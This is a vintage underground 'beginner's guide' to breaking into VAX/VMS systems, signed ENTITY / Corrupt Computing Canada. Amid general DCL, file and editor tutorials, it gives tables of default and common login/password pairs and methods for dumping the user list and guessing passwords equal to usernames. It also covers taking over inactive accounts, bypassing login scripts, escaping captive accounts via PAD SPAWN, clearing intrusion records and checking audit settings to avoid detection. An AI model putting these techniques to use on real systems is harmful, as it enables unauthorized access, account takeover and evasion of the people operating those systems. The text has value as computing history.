+--+
!   Beginners Guide to VAX/VMS Hacking   !
!   !
!   File By ENTITY / Corrupt Computing Canada (c)   !
!   !
!   !
!   CORRUPT COMPUTING CANADA!   !
!   !
!   !
+--+
!   !
! You may freely distribute this file as long as no modifications of any !
! form are made to the file. All rights reserved by...What rights?!   !
!   !
!   !
+--+

INTRODUCTION

Perhaps the most exciting Operating system to HACK on is VAX/VMS. It offers many challenges for hackers and boasts one of the best security systems ever developed. In comparison to the security on UNIX, VMS is far superior in every respect. It can be very difficult to get inside such a system and even harder to STAY inside, but isn't that what this is all about?! I have written this file as a way for beginning hackers to learn about the VMS operating system. There is such a vast amount of information that can be related about VAX/VMS hacking that it is not possible for me to cover everything in just one file. As such i will try and stick to the basics for this file and hopefully write another file in the future that deals with heavy-duty kernal programming, the various data structures, and system service calls. All right so lets get at it!

GETTING IN

First of all how do you recognize a VAX when you see one?! Well the thing that always gives a VAX away, is when you logon you will see:

Username:

It may also have some other info before it asks you for the username, usually identifying the company and perhaps a message to the effect of:

Unauthorized Users will be prosecuted to the fullest extent of the law!

That should get you right in the mood for some serious hacking! Ok so when you have determined that the system you have logged into is indeed a VAX, you will have to at this point enter your SYSTEM LOGIN. Basically on VAX's there are several default logins which will get you into the system. However on MOST systems these default logins are changed by the system manager. In any case, before you try any other logins, you should try these (since some system managers are lazy and don't bother changing them):

Username	Password	Alternate
SYSTEM	MANAGER	OPERATOR
FIELD	SERVICE	TEST
DEFAULT	DEFAULT	USER
SYSTEST	UETP	SYSTEST
DECNET	DECNET	NONPRIV

That's it. Those are the default system users/passwords. The only ones on the list that are GUARANTEED to be in the userlist are SYSTEM and DEFAULT. However, I have never come across a system where these two haven't been changed from their default passwords to something else. In the above list, the alternate password is simply a password many operators set the password to from the deafult. So if the first password doesn't work, try the alternate password. It should be noted when the a user is added into the system, the default password for the new user the SAME as his username. You should keep this point in mind because it is VERY important. Most of the accounts you hack out, will be found in this way! Ok if above ones don't work, then you should try these accounts. These following accounts are NOT defaults, but through experience i have found that many systems use these accounts or some variation thereof:

Username	Password	
VAX	VAX	
VMS	VMS	
DCL	DCL	
DEC	DEC	*
DEMO	DEMO	*
TEST	TEST	*
NETNONPRIV	NONPRIV	*
NETPRIV	PRIV	
ORACLE	ORACLE	*

ALLIN1	ALLIN1	*
INGRES	INGRES	*
GUEST	GUEST	*
GAMES	GAMES	
BACKUP	BACKUP	*
HOST	HOST	
USER	USER	*
DIGITAL	DIGITAL	
REMOTE	REMOTE	*
SAS	SAS	
FAULT	FAULT	
USERP	USERP	
VISITOR	VISITOR	
GEAC	GEAC	
VLSI	VLSI	
INFO	INFO	*
POSTMASTER	MAIL	
NET	NET	
LIBRARY	LIBRARY	
OPERATOR	OPERATOR	*
OPER	OPER	

The ones that have asterisks (*) beside them are the more popular ones and you have a better chance with them, so you should try them first. It should be noted that the VAX will not give you any indication of whether the username you typed in is indeed valid or not. Even if you type in a username that does not exist on the system, it will still ask you for a password. Keep this in mind because if you are not sure if whether an account exists or not, don't waste your time in trying to hack out its password. You could be going on a wild goose chase! You should also keep in mind that ALL bad login attempts are kept track of and when the person logs in, he is informed of how many failed attempts there were on his account. If he sees 400 login failures, I am sure that he will know someone is trying to hack his account.

THE BASICS

Ok i am assuming you tried all the above defaults and managed to get yourself into the system. Now the real FUN begins! Ok first things first. After you log in you will get some message about the last time you logged in etc. If this is the first time you have logged into this system then you should note the last login date and time and WRITE IT DOWN! This is important for several reasons. The main one being that you want to find out if the account you have just hacked is an ACTIVE or INACTIVE account. The best accounts are the inactive

ones. Why?! Well the inactive accounts are those that people are not using currently, meaning that there is a better chance of you holding onto that account and not being discovered by the system operator. If the account has not been logged into for the last month or so, theres a good chance that it is inactive. Ok anyhow once your in, if you have a normal account with access to DCL you will get a prompt that looks like:

$

This may vary from machine to machine but its usually the same. If you have a weird prompt and would like a normal one, type:

$set prompt=$

If this is the first time you have hacked into this system there are a couple of steps you should take immediately. First type:

$set control=(y,t)

This will enable your break keys (like ctrl-c) so that you can stop a file or command if you make a mistake. Usually ctrl-c is active, but this command will insure that it is. (Note: in general to abort a command, or program you can type ctrl-c or ctrl-y) Ok anyhow, the next step is to open the buffer in your terminal then type:

$type sys$system:rightslist.dat

This will dump a file that has all the systems users listed in it. You may notice a lot of weird garbage characters. Don't worry about those, that is normal. Ok after this file ends and you get the shell prompt again ($) then save the buffer, clear it out and leave it open. Then type:

$show logical

Ok after this file is buffered save it also. Ok at this point you have two files on your disk which will help you hack out MORE accounts on the system. For now, lets find out how powerful the account you currently hacked into is. You should type:

$set proc/priv=all

This may give you a message telling you that all your privileges were not granted. That's ok. Now type:

$show proc/priv

This will give you a list of all the privileges your account is set up for.

Usually most user accounts only have NETMBX and TMPMBX privs. If you have more than these two, then it could mean that you have a nice high-level user. Unlike UNIX which only has a distinction between user and superuser, VMS has a whole shitload of different privileges you can gain. The basic privs are as follows:

PRIVILEGE	DESCRIPTION
NONE	no privilege at all

NORMAL PRIVS

MOUNT	Execute mount volume QIO
NETMBX	Create network connections (you need this to call out!)
TMPMBX	Create temporary mailbox

GROUP PRIVS

GROUP	Control processes in the same group
GRPPRV	Group access through SYSTEM protection field

DEVOUR PRIVS

ACNT	Disable accounting
ALLSPOOL	Allocate spooled devices
BUGCHK	Make bugcheck error log entries
EXQUOTA	Exceed disk quotas
GRPNAM	Insert group logical names n the name table
PRMCEB	Create/delete permanent common event flag clusters
PRMGBL	Create permanent global sections
PRMMBX	Create permanent mailboxes
SHMEM	Create/delete structures in shared memory

SYSTEM PRIVS

ALTPRI	Set base priority higher that allotment
OPER	Perform operator functions
PSWAPM	Change process swap mode
WORLD	Control any process
SECURITY	Perform security related functions
SHARE	Access devices allocated to other users
SYSLCK	Lock system-wide resources

FILES PRIVS

DIAGNOSE	Diagnose devices
SYSGBL	Create system wide global sections
VOLPRO	Override volume protection

ALL PRIVS

BYPASS	Disregard protection
CMEXEC	Change to executive mode
CMKRNL	Change to kernal mode
DETACH	Create detached processes of arbitrary UIC
LOG_IO	Issue logical I/O requests
PFNMAP	Map to specific physical pages
PHY_IO	Issue physical I/O requests
READALL	Possess read access to everything
SETPRV	*** ENABLE ALL PRIVILEGES!!! ***
SYSNAM	Insert system logical names in the name table
SYSPRV	Access objects through SYSTEM protection field

Ok that's the lot of them! I will explain some of the more important privileges later in the file. For now, at least you can see just how powerful the account is. It should be noted that most accounts usually are only granted the TMPMBX and NETMBX privileges, so if you don't have the others, don't fret too much.

GENERAL TERMINOLOGY

I think that i should clarify some of the basic concepts involved with VAX/VMS operating systems before we go any further:

PROCESS: this is what is created when you log in. The system sets aside CPU time and memory for you and calls it a process. Any task that is run in VMS is called a process.

SUBPROCESS: also known as child-process, this is just a process that was created by another process.

DCL : Digital Command Language. This is the shell ($) that you are put into

when you log into a VAX

MCR : an alternate shell that is used (rarely) on certain accounts. Login prompt is a > as opposed to DCL which gives a $

SHELL : this is the '$' that you see once you are logged in. This is your interface with the system, where you can enter the various commands execute files and perform other activities.

JOB : a process and a group of its subprocesses performing some task

SPAWN : this is the actual command that allows you to create subprocesses 'SPAWNING' is the act of creating subprocesses

PID : process identification number. This is an 8 byte ID code that is uniquely given to each process that is created on the system.

IMAGE : this is an EXE file that you can execute (ie run)

UIC : User identification code. This is in two parts, namely: [group,member] The way this works is that users in the same group can access each others files through the group protection code. However since the UIC MUST uniquely identify each user, the member portion separates the individuals in each group. If an account does not have a different member number, he will NOT be put in the RIGHTSLIST database.

CONTROL KEYS

A brief note on control sequences. Several different actions can be activated via control sequences. They are:

CTRL-H :delete last character
CTRL-B :redisplay last command (can go back up to the last 20 commands issued)
CTRL-S :pause display
CTRL-Q :continue after pause
CTRL-Z :*EXIT* use to break out of things such as CREATE and EDIT
CTRL-C :*CANCEL* will exit out of most operations
CTRL-Y :*INTERRUPT* will break out of whatever you are doing
CTRL-T :print out statistical info about the process


NOTE: sometimes upon login, the CTRL-Y, CTRL-C keys are disabled. To ensure these are enabled, issue this command upon login:

```
$ SET CONTROL
```

NOTE: all the commands that are executed from DCL can be referenced from an online help manual. To access this, simply type help at any '$' prompt This help is also available within the various utilities and programs such as authorize and mail. The two MOST important commands are SET and SHOW. These should be buffered and printed out for your own reference.

FILES and DIRECTORIES

The directory structure of VMS is a heirarchical one similar to MS-DOS and UNIX. Its a simple concept, and i will only briefly skim over it. First of all it should be noted that there may be more than one hard drive or other mass-storage device hooked up to your system. Within each hard drive there is the ROOT directory. This is the highest directory in the tree and is referenced by [000000]. (this will be explained in a minute) Within the root there are several subdirectories. Within these subdirectories there may be files and even further subdirectories. The concept is quite simple, but can be difficult to explain. Here is a diagram to give you a rough idea of how it is set up:



Hopefully this will give you some sort of an idea of how the directories can be structured. Within each subdirectory there may be other files also. For example to see the directory after you log in you would type:

$dir

a sample result may be:

```
Directory DISK$SCHOOL:[REPORTS.JOHN]

average.com;3
generate.exe;1
mail.mai;10
marks.dat;4
marks.dat;5
reportcard.dir
projects.dir

Total 7 files.
```

What does this tell you? The first line tells you what drive and subdirectory you are in. The next lines are the actual files. As you can see each file has a 3 character extension, followed by a comma and a number. The name before the period is the actual filename (eg. average) the 3 characters after the period is known as the extension (eg.com) and the number after the comma refers to the version of the file. So in this case, this is version number 3. Any time you modify or save a file, it automatically assigns it a version number of 1. If file already exists on your disk, it increments the version number by 1 and then saves it as such. So the next time i go ahead and save the file average.com, it would add another file to the list called average.com;4

Special note should be taken of the files that have an extension of '.DIR' These are not really files, but rather subdirectories. I will show you how to switch subdirectories in just a minute. First you should take note of the different file extensions. Although you can name the files anything you want some of the more important extensions are:

TYPE	DESCRIPTION
EXE	Executable IMAGE. These files are programs that can be RUN
COM	DCL SCRIPT files. These can also be executed, utilizing the @ command
DAT	DATA file. Sometimes useful things to look at.
LIS	Listing File, many times important info is in here
MAI	Mail file, use the MAIL command to read these
DIR	DIRECTORY - not a file
JOU	Journal File, often created thru the use of other programs eg EDIT
TXT	Text Files, often hold useful information.

These are just some of the extensions you are most likely to see. The two important ones are the EXE and COM files. These can be executed from the DCL

level. EXE files are executed via the RUN command. Eg. to run authorize.exe:

$run authorize

This will run the authorize IMAGE. Supposing there were more than one version of authorize you could specify a version number. eg.

$run authorize.exe;4

The other type of file you can run is the COM files. These are like SCRIPT files in UNIX or .BAT files from MS-DOS. They are just a sequence of DCL commands strung together that are executed when you initiate the file. To run COM files, use the @ command. For example to run adduser.com, type:

$@adduser

The version number thing i stated for EXE files also applies for COM files.

NOTE To get a listing of all the files on the whole drive, try this:

$sd [000000]
$dir [...]*.*

Similarly you type dir [...]*.com, if you wanted just the COM files listed. To see the contents of a file, you can use the TYPE command. For example:

$type login.com

this might type out something like:

```
$ sd:==set default
$ set control=(y,t)
$ set proc/name=entity
$ set term/dev=vt100
         :
         :
         :
        etc
```

This is great for COM files, DAT files and some of the other types, but you will always get garbage when you type EXE files so don't bother trying those. This is very useful for snooping around other peoples files and getting information. Many times i have found user/passwords lying around in TXT or LIS files left by some careless user.

Now, how do you go about changing directories? Well, first you should set up a shortcut. The normal command to change directories is SET DEFAULT. For

example to change to a subdirectory called REPORTS, you would have to type:

$set default [.reports]

To make life simpler on yourself, as soon as you log in, you should type:

$sd:==set default

This defines a macro called SD that is interpreted by DCL as SET DEFAULT. You can similarly define other 'favorite' commands to some short, easy to remember definition. Anyhow heres the syntax for changing directories:

SD DEVICE:[dir1.dir2.dir3....]

The device can be optionally left out, if you plan to remain in the same hard drive. You have to then enter a '[' followed by the root directory, followed by a period, followed by another subdirectory name etc. Eg.

$sd dub0:[cosy.users]

Suppose at this point, you were in directory cosy, subdirectory users and there was a further subdirectory called 'info.dir'. Rather than specify the full pathname, you can simply type:

$sd [.info]

This will advance you one level into the info subdirectory. Remember to put the period in front of the subdirectory. If you don't, in this case it would assume that you were trying to reference the root directory called info. Another important thing to note is moving back levels in terms of subdirectories. For example if you were in [cosy.users.info] and wanted to move back to [cosy.users] you could type:

$sd [-]

Similarly you can put in as many hyphens (-) as you want to move back. For example sd [--] would put you back to the cosy directory.

Another important thing to note about subdirectories are logical assigned symbols. These are names assigned to certain things. For example the main system directory is called sys$system. So to go to it you could type:

$sd sys$system

This would throw you into the system directory. Similarly you can type:

$sd sys$login

and this will put you back into the directory that you were initially in, when you first logged in. These symbols stand for actual device:directory combinations. To see the various definitions that are assigned to each process you should type:

$show logical

This will list a whole bunch of global system equates that you can use to access various parts of the VAX structure. In addition to view all of your locally defined symbols, use:

$show symbol *

FILE PROTECTION

Ok before i begin this, let me just state that whatever i say about files also applies to directories. There are four types of file protections. There is SYSTEM,WORLD,GROUP and OWNER. These are briefly:

SYSTEM- All users who have group numbers 0-8 and users with physical or logical I/O privileges (generally system managers, system programmers, and operators)
OWNER - the owner of the file (or subdirectory), isolated via their User Identification Code (UIC). This means the person who created the file!
GROUP - All users who have the same group number in their UICs as the owner of the file.
WORLD - All users who do not fall in the categories above

Each file has four types of protection within each of the above categories. They are: Read, Write, Execute, Delete. Explanations are:

READ - You can read the file and copy it.
WRITE - You can modify and rename that file.
EXECUTE- You can run the file
DELETE - You can delete the file

When you create a file the default is that you have all the privileges for that particular file. Group, world and system may only have limited privileges. This can be changed with the set protection DCL command. For example:

$set protection=(group:rwed,world:r)/default

would set your default protection to allow other users in your group to have

full read,write,execute,delete privs to the file, and others only read access to the file. The /default means that from now on all the files you create will be set with this particular protection. To change one of your own files to some other protection you can alternatively use:

$set prot topsecret.dat /prot=(system:rwed,group:rwed,world:rwed,owner:rwed)

This would enable all users on the system to access the file 'topsecret.dat' When specifying the protection, you do not have to list them for each of the four groups. You can simply choose only those that you want changed from your default.

EDITING FILES

An important utility that all VAX hackers should be familiar with is the EDT text editor. To call it up, use the EDIT DCL command. ie:

$edit [filename]

This will invoke the EDIT/EDT text editor. The [filename] refers to the file that you want to edit. If the file does not exist, it is created at this point.

The EDT editor does not provide a default file type when creating files, so if you do not specify one, it will leave it as NULL. It should be noted that there

is more than just the EDT editor, but when you type in EDIT, the default is /EDT. Basically it is an editor that you can use to create/modify COM or any other type of text files.

After the editor is invoked, it keeps track of everything that you enter in a JOU file. In case of lost carrier or some other accident, you can recover what you had by specifying the /RECOVER qualifier. For example:

$edit/recover memo.dat

This would take the last copy of memo.dat, load it into memory, then process your last JOU file, updating it to virtually exactly where you were before you got cut off. Journaling is automatically defaulted to ON, but can be turned off with the /NOJOURNAL qualifier. For a description of what all the qualifiers

are, and what they do, refer to the online HELP manual.

Ok here is a list of the basic commands you can perform in the EDT editor:

```
X   (where X = line number).............show line X only
X:Y (where X,Y = line numbers).........show line X through line Y
A,B,C,D (a,b,c,d = line numbers).......list lines A,B,C,D
X:e ....................................list from X to end
T W ....................................TYPE WHOLE. List ALL of the text lines
S/string1/string2/W.....................substitute ALL occurrences of string1
                                        for string2 as they occur from current
                                        line number downwards
"string" ...............................search for first occurrence of string
                                        from current line downwards
T A "string" ...........................type all occurrences of string from
                                        current line downwards
X:Y a "string" .........................search for occurrences of string within
                                        range denoted by X through Y
D X ....................................Delete line X
D X:Y ..................................Delete line X through Y, inclusively
I ......................................insert a line
I X ....................................insert from line X
M X:Y to Z .............................move lines X through Y to line Z
RES ....................................resequence line numbers
RES/SEQ:X:10 ...........................resequence from line X in intervals of 10

R X ....................................replace from line X. This deletes the
                                        current line and automatically goes into
                                        insertion mode.
EXIT ...................................leave the editor, and SAVE the current
                                        text.
QUIT ...................................leave the editor and DO NOT SAVE the
                                        current text.
```

A sample editing session is shown:

```
$edit lame.txt

* i

     hi this is just some bullshit text to test out how this EDIT program
     works.  Oh well, easy enough.  bye!

     <hit ctrl-z>
```

```
*exit

$type lame.txt

 hi this is just some bullshit text to test out how this EDIT program
 works.  Oh well, easy enough.  bye!

$del lame.txt;*
```

COMMANDS

In this section i will outline some of the more important commands that you can issue from the DCL level. This is not meant to be a complete guide. I will merely point out some of the more important commands and a very brief description. Proper help can be obtained from the online HELP facility.

NOTE: It should be noted that each of the following commands may have further
----- qualifiers that you can specify. You should check up on these from the
      online help also.

```
@                -Lets you execute COM script files
ACCOUNTING       -allows you to view and edit system accounting data that keeps
                  track of what system time you have racked up.
ANALYZE          -lets you view the contents of OBJ files in HEX/ASCII format.
ANALYZE/SYSTEM   -Invokes the SDA. VERY VERY USEFUL!! Allows you to view other
                  running processes, their type-ahead buffers etc.
APPEND           -appends the contents of file1 to file2
ATTACH           -allows you to attach yourself to one of your subprocesses
CLOSE            -closes a file that was opened for input/output via OPEN
CONTINUE         -continue a process that you have aborted with control-y
COPY             -copy file1 to file2. You can specify full pathnames, with
                  device and subdirectory. If you want to copy it to your home
                  directory just use sys$login as your 'TO' file.
CREATE           -create a text file of any type. Eg. you want to create a
                  simple COM file or perhaps a letter to another hacker on the
                  system. (you shouldn't be using MAIL to send messages!)
CREATE/DIR       -If you want to create a subdirectory
DELETE           -delete a filename. Remember to specify a version number when
                  you are deleting a file or it wont work.eg. del garbage.com;1
DELETE/INTRUSION_RECORD -gets rid of the failed password attempts
DIFFERENCES      -compares two files and notifies you of their differences
DIRECTORY        -get a directory of the files. Various qualifiers can be chosen
DUMP             -get a hex/ascii file dump
```

```
EDIT/EDT        -invokes the VAX EDT interactive text editor
EXAMINE         -view the contents of virtual memory
HELP            -ONLINE HELP MANUAL. REFER TO IT OFTEN!
LINK            -link object files into EXE files that you can run
LOGOUT          -the proper way to terminate a session
PHONE           -Allows you to chat with another user on the system. It is not
                 recommended that you use this, except with fellow hackers.
RENAME          -rename a file or directory
RUN             -lets you execute EXE files
SET CONTROL     -disables/enables interrupts via ctrl-y/ctrl-c
SET DEFAULT     -change directories
SET HOST        -allows you to connect to another mainframe
SET PASSWORD    -change the password of your account
SET PROCESS     -change the characteristics of your process
SET PROMPT      -change the prompt ($)
SET TERMINAL    -change your terminal characteristics
SHOW ACCOUNTING -show the current security/accounting enabled
SHOW AUDIT      -show SECURITY enabled
SHOW DEFAULT    -see your current directory. (Like PWD in UNIX)
SHOW DEVICES    -check out the system setup
SHOW INTRUSION  -view the contents of the breakin database
SHOW LOGICAL    -current logical name assignments
SHOW NETWORK    -lists all the available nodes that you can connect to
SHOW PROCESS    -View your process settings
SHOW PROTECTION -show the default protection you have set
SHOW SYSTEM     -useful to see the running processes
SHOW TERMINAL   -display your terminal characteristics
SHOW USERS      -see who else is logged in.
SPAWN           -spawn a subprocess
STOP            -kill off a subprocess
TYPE            -view a file
```

This should give you a general overview of some of the more important commands that you can use. It would be impossible for me to list ALL the commands, and their descriptions, so i suggest that you go through the online HELP facility and familiarize yourself with the syntax of some these commands.

HACKING

Up to this point i have mainly discussed the basic concepts involved with VMS. By now you should be familiar and comfortable with the various DCL commands and how to accomplish certain tasks. If you are still sketchy, go back and re-read the sections you don't understand. You may also want to log into a VAX and just try fiddling around in the shell getting used to how the whole thing

works.

In this section i will discuss some of the techniques that you may find useful in hacking out accounts, calling out to remote systems, and gaining access to confidential information.

Lets start from the top: When you first login to the system, after it accepts your password etc, it executes the SYLOGIN.COM file. Then it searches your default directory for the file LOGIN.COM (this may be changed by the system manager if he wishes) This file basically sets up your terminal parameters and perhaps some macros that you wish to be defined. It may or may not also execute some utility.

BYPASSING LOGIN.COM

Sometimes it may be useful to be able to skip the login procedures. For example if the system automatically runs some file as soon as you log in, and doesn't put you into the shell, this technique can be used:

Username: entity/nocomm

Assuming the user was named entity, if you put a /nocomm qualifier, it will skip the login.com file and put you directly into DCL. Similarly you can specify some other file you want executed instead of login.com. eg.

Username: entity/comm=custom.com

This will execute the custom.com file upon entry into the account. It should be noted that these methods WILL NOT WORK on a CAPTIVE account. What is a captive account?! Read on...

CAPTIVE ACCOUNTS

Many times, in an attempt to make an account more secure the system manager sets the captive flag to ON, in the users profile. What this means is that when you log in, you cannot break out of the login file into the DCL shell. This means that although you can hit ctrl-y and it may even say *interrupt* it will not actually abort the file. So how do you exit to DCL?! Well there are a few ways. Usually accounts set up in this manner are used to allow the user to connect to other nodes. If this is the type of account that you have logged into then try the following: First choose an option from the menu that they present that allows you to call any node. When it says something like

%connected to... then hit two ctrl-y in quick succession. It will then ask you if you want to really abort the current session. Type Y and it will put you at a prompt that looks like:

PAD>

At this point you should type in SPAWN and it will spawn a process and throw you into the DCL Shell. This is a major security flaw in VMS and can be put to good use on many a system.

GAINING PRIVILEGES

On most systems that you hack into, you will find yourself with only TMPMBX and NETMBX privileges. To see your privs type:

$show proc/priv

These however may not be all the privileges that you have assigned. Upon login, the system only assigns you your default privileges. On some accounts you may have more than just these privileges. To see if you do, type:

$set proc/priv=all

if this doesn't give you any error message then you have found yourself a SYSTEM account! With this account you can create new users, change the security setup read other peoples files etc. Here are a list of some of the more important privileges and what they can be used for:

CMKRNL -change to kernal mode. Very Powerful privilege!!
SETPRV -allows you to become a Super-User. You can do whatever you want!
READALL -allows you to read other peoples files and directories regardless of the protection
OPER   -allows you to perform many useful operator functions (security etc)
SYSPRV -You can gain the same UIC as the system and access just about anything you want. Create/modify accounts
NETMBX -allows you to call out on the network to other systems
BYPASS -this allows you to view network passwords, and to bypass all types of protection fields

These are just some of the more important ones to the hacker. For a complete list of all the privileges and what each one does, see the list i presented earlier in the file.

One important note: It is not possible to gain privileges that are not set up in your default from the DCL level. There is one way to gain ALL privileges on

ANY Vax but it involves some serious kernal programming. I could outline the program here but i chose not to. The reason for this is that many people would abuse the system if they had access to wiping out hard drives and totally trashing the system. If you work from the ground up, you begin to realize just how important gaining extra access is. You begin to respect the VMS system for what it is. A system account in the hands of novice is a very dangerous thing indeed, and my suggestion is that if you have a SYSTEM account that has more than just the default privileges that you should disable them. This will only help you from making any mistakes and screwing up the system. To do this type:

```
$set proc/priv=noall
$set proc/priv=(tmpmbx,netmbx,readall)
```

With these privileges you should be able to easily navigate throughout the system without messing anything up. Keep one thing in mind, don't delete files unless you have created them! People will notice things like this and you are guaranteed to lose your account.

Once you are an experienced hacker you may wish to create a program that gives you more privileges. To get you started in this direction i will give you an excerpt out of the 'VAX/VMS internals and data structures' manual:

If a process wishes a privilege that is not in its authorized list, one of two conditions must hold or the requested privilege is not granted.

1) The process must have SETPRV privilege. A process with this privilege can acquire any other privilege with either the set privilege system service or DCL command SET PROCESS/PRIVILEGES.

2) The system service was called from executive or kernal mode. This mechanism is an escape that allows either VMS or user-written system services to acquire whatever privileges they need without regard for whether the calling process has SETPRV privilege. Such procedures must disable privileges granted in this fashion as part of their return path.

That should give you an idea of what is necessary to go about writing a program that grants you extra privileges. For those advanced programmers, here is the relevant information:

Symbolic name	Location	Usage	Referenced By
PHD$Q_PRIVMSK	!process header	!working privilege mask	!system srvc's
PCB$Q_PRIV	!PCB	!same as phd$q_privmsk	!device driver

CTL$GQ_PROCPRIV	P1 Pointer page	permanently enabled privs	SET UIC
PHD$Q_AUTHPRIV	process header	procs allowable privs	$setprv
PHD$Q_IMAGPRIV	process header	mask for enhanced priv images	$setprv
UAF$Q_PRIV	sysuaf.dat	UAF allowable privs	LOGINOUT
KFI$Q_PROCPRIV	priv install image	image installed with privs	image actvatr
IHD$Q_PRIVREQS	image header	unused - set for all privs!	image actvatr

ONLINE SECURITY

Version 4.2 of VMS introduced the security auditing features. These features can be used to track down hackers and illegal use of the machine. Things such as access to files, login failures, process creation, adding users etc can all be monitored and logged. After you have logged into an unknown system, it is wise to check what kind of security they have enabled on the system. This is done in two ways. First you should try:

$show accounting

Normally this will either say accounting is disabled or will have a list of items that are being monitored. This is used mainly for charging the users for CPU time etc. What you should check for in this list is if IMAGE accounting is enabled. If it isn't, then you can relax. If it is, you know that you have a smart system manager here and you will have to take extra precautions when fiddling around on this machine. The second thing you should check is the actual level of security enabled. Generally this feature is disabled, and you have nothing to worry about. To see the security type:

$show audit

One thing to note is that you must have the SECURITY privilege to issue this command. An especially secure system may have things such as breakins, logins, logfailures, file access (both successes and failures),and authorization checks. These systems require a tremendous amount of care, and are not a good place to start learning about VMS.

Another important thing that you should keep in mind is that VAX/VMS stores information about login failures (invalid password, account expired, unknown username). A security manager can identify possible breakin attempts by using:

$show intrusion/type=intruder

This command requires the CMKRNL and SECURITY privileges. An interesting thing to note is that the system manager can have the VAX do certain things after it

has determined that the user trying to log in is not legitimate. For example it can block all login attempts from a certain terminal, or it could turn off accepting passwords for a certain account for a specified period of time. So lets suppose you were hacking an account and after 10 tries actually entered the right password. If the intrusion alert is set at 5 tries, then even if you enter the correct password, it wont let you in!!

EXPIRED PASSWORDS

I want to make a quick note here about expired passwords. Often you will find after logging into an account that it will say that your password has expired and for you to enter a new password. At this point you should check when was the last date of access. If it was only a few days ago, then you should forget about this account. If it more than a few weeks ago, then you have found yourself an INACTIVE account (ie one that is not in use anymore) The first thing that you should do is set a new password. For example:

$set password

Passwords can be from 1-31 characters in length and can contain the following characters:

A-Z
a-z
0-9
$ (dollar sign)
_ (underscore)

Note that uppercase, and lowercase are not differentiated (unlike UNIX). The reason that you should enter a password at this point is that if you don't, the next time the account will not let you log in since the password has expired.

GAINING MORE ACCOUNTS

Once you have managed to hack onto a VAX, often you will want to gain more accounts on the system. There are several ways to go about doing this. The first way is to get a list of all the users on the system. Remember that the default password for any account is the same as the username. Well if you have a list of users, theres a good chance you may find a few who haven't bothered to change their passwords. There are a few methods of viewing the userlist. The simplest, but least readable way is to:

```
$type sys$system:rightslist.dat
```

and buffer the incoming information. You will notice some garbage characters also sent through. The way this file is set up is a 1-2 byte character ID followed immediately by a 32 byte string with the username. So to pick out the usernames, simply ignore the first character from each name, and then you have the usernames. There is one small problem to this. Sometimes the character ID in front of the name is a SPACE. In this case, you would still skip the first character (which is a space), but in viewing the name you would take all the characters. So you just have to use your judgement when looking at this list to determine whether the string is the whole name, or whether it has an ID code stuck in the beginning. The problem is that the ID code is not necessarily a garbage character, it could be any valid ascii character (spaces,letters, numbers etc) The thing that you should keep in mind is that these ID codes are grouped together, so you may see several names that all start with 'A' and you can assume that this is the ID and not part of the actual name.

Another method which is a bit slower, but a lot neater is to use the DUMP command on the rightslist file:

```
$dump sys$system:rightslist.dat
```

This is quite useful, because it automatically strips away control characters, and puts each name into a separate record which makes it easy to isolate the proper login names.

An alternative method is to run the psi$authorize file from the system dir. To do this, type:

```
$mc psiauthorize
```

When you get the PSI-authorize prompt, type:

```
PSI-authorize> show /id *
```

This will list all the users on the system. The drawback to this method is that the system that you are on, may have taken out the PSI utilities from the system directory. The PSI utilities are used mainly for remotely connecting to other mainframes.

A third method to get a listing of all the users is to go through the sysuaf database. On most accounts this is usually not possible , since most users do NOT have read/write access to sysuaf.dat. If you DO have access to this file (ie you have readall or setprv etc) then you can run authorize:

```
$sd sys$system
$run authorize
```

Then when you get the UAF prompt, type:

UAF>show [*,*] /brief

The added bonus of doing it this way is that you can also find out things such as the users home directory, when was the last time they logged in, what their privileges are etc. Easy to isolate the good accounts on the system that you may want to hack at. It should be noted however, that if you CAN perform this command, then you also have the priv's to create your own user, or better yet change the password on an inactive account.
There is another possibility that sometimes works on many systems. Often, the system manager uses the LIST command from AUTHORIZE and what it does is produce a user listing in the file called: SYSUAF.LIS in the SYS$SYSTEM directory. If he has done this, unless he explicitly changes the protection on the file, this file has WORLD READ access. In other words, anyone can go in and type out the file. To do this try:

$type sys$system:sysuaf.lis

Ok so lets assume that you have used one of these methods and have come up with a list of all the users on the system. Now comes the tedious part. What you have to do is log back into the system, and try each of the names out. For the password, enter the same thing as you did for the username. This is a long and boring process depending on how large the userbase is, but it usually yields a few good accounts.

Another interesting variation on this, is to get accounts on remote nodes thatare linked with your VAX. To see other nodes that are accessible from your VAX, type:

$show net

This will produce a listing like:

VAX/VMS Network Status for local node 2.161 NORTELCOM on 01-SEP-1989

The next hop to the nearest area router is node 2.62 BELCAN

Node	Links	Cost	Hops	Next Hop to Node
2.161 NORTELCOM	0	0	0	Local -> 2.161 NORTELCOM
2.6 JANUS	0	3	3	UNA-0 -> 2.6 JANUS
2.2 LUMPY	0	9	5	UNA-0 -> 2.2 LUMPY
2.3 SBSU	0	5	4	UNA-0 -> 2.3 SBSU
2.4 AURORA	0	4	4	UNA-0 -> 2.4 AURORA

Total of 5 nodes.

